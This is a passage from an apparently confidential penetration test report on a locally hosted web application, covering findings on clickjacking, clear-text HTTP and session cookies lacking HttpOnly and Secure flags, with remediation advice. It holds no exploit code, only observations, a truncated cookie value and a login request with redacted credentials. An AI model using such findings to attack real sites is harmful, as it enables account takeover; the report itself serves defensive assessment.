Origin: http://127.0.0.1:5000
Content-Length: 53
DNT: 1
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"em[redacted]com",
  "password":"q[redacted]4"
}
```

Recommendations:

We would recommend implementing rate limits in the code of web application; implement web application firewall (e.g. CloudFlare); Implement strong password requirements. The strong password must have 12+ length with letters, capital letters, digits, and special characters.

Vulnerabilities

Clickjacking

ID	12
COMPONENT	Web Application
SEVERITY	**Low**
REFERENCE	https://cwe.mitre.org/data/definitions/1021.html https://owasp.org/www-community/attacks/Clickjacking
LOCATION	http://127.0.0.1:5000/*

Impact:

An attacker could trick user into clicking on a button or link on the another page when they were intending to click on the top level page

Difficulty:


An attacker would need to have access to web application.

Description:

Clickjacking, also known as a “UI redress attack”, is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

Observation:

During our review we observed that application do not have protection against Clickjacking attack. On the screenshot below, you can see that page is successfully loaded via iframe which means that this attack is possible in real-world.


You've been clickjacked!
Home
Posts
Movies
Login
ENGINE
Conveniently formulate progressive users for error-free interfaces. Monotonectally deploy superior relationships without seamless infomediaries.
Take A Look
01
03
127.0.0.1

Recommendations:

We would recommend to implement header `SameSite=Strict` or `SameSite=Lax`, implement CSP, and implement header `X-Frame-Options`.

Vulnerabilities

Clear-text (HTTP) communication

ID	13
COMPONENT	Web Application
SEVERITY	**Low**
REFERENCE	https://cwe.mitre.org/data/definitions/319.html https://www.cloudflare.com/en-gb/learning/ssl/why-is-http-not-secure/
LOCATION	http:/127.0.0.1:5000/*

Impact:

An attacker could intercept traffic that sent in clear-text format.

Difficulty:

An attacker would need to be in the same network with the victim.

Description:

HTTP stands for Hypertext Transfer Protocol, and it is a protocol – or a prescribed order and syntax for presenting information – used for transferring data over a network. Most information that is sent over the Internet, including website content and API calls, uses the HTTP protocol.

Observation:
During our review we observed that web application using insecure HTTP connection. This mean that application does not use SSL/TLS encryption of transmitted data.

Recommendations:
We would recommend to implement SSL/TLS cypher suit. Moreover, we would recommend to not support outdated cypher suites such as SSL 2.0. The most recommended and secure version for nowadays is TLS 1.3

Vulnerabilities

Session cookie without security flags

ID	14
COMPONENT	Web Application
SEVERITY	**Low**
REFERENCE	https://owasp.org/www-community/controls/SecureCookieAttribute https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
LOCATION	http://127.0.0.1:5000/*

Impact:
An attacker could steal user’s cookie and get access to customer’s account.


Difficulty:
An attacker would need to exploit other vulnerabilities such as Cross-Site Scripting (XSS).

Description:
The **HttpOnly** cookie flag ensures that a cookie is inaccessible to client-side scripts like

JavaScript, reducing the risk of cross-site scripting (XSS) attacks. The **Secure** flag requires that the cookie be sent only over secure HTTPS connections, preventing it from being transmitted over unencrypted HTTP, which helps protect against man-in-the-middle attacks.

Observation:

During our review we observed that session cookies does not have httpOnly and Secure flag set on. This could lead to accessibility of cookie throw JavaScript and cookie interception via traffic sniffing.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
app_sess…	gASVZQAAAAAAAAB9lCiMA2lhdJRKrldWZlwHdXNlcl9pZJSM…	127.0.0.1	/	Mon, 05 Jun 2023 1…	189	false	false	None	Sat, 06 May 2023 1…

```
▾ Data
  ▾ app_session: "gASVZQAAAAAAAA…4sfsUmatDMHwuA"
      Created: "Sat, 06 May 2023 17:00:28 GMT"
      Domain: "127.0.0.1"
      Expires / Max-Age: "Mon, 05 Jun 2023 17:00:28 GMT"
      HostOnly: true
      HttpOnly: false
      Last Accessed: "Sat, 06 May 2023 17:01:46 GMT"
      Path: "/"
      SameSite: "None"
      Secure: false
      Size: 189
```

Recommendations:

We would recommend to set cookie security flag on:

1. Set Security flag to True
2. Set httpOnly to True

Do not disclose!
This Document has confidential information!
Limited Distribution!

Date: 14.08.2024

Owners: Pentest Company & Example Company, LLC.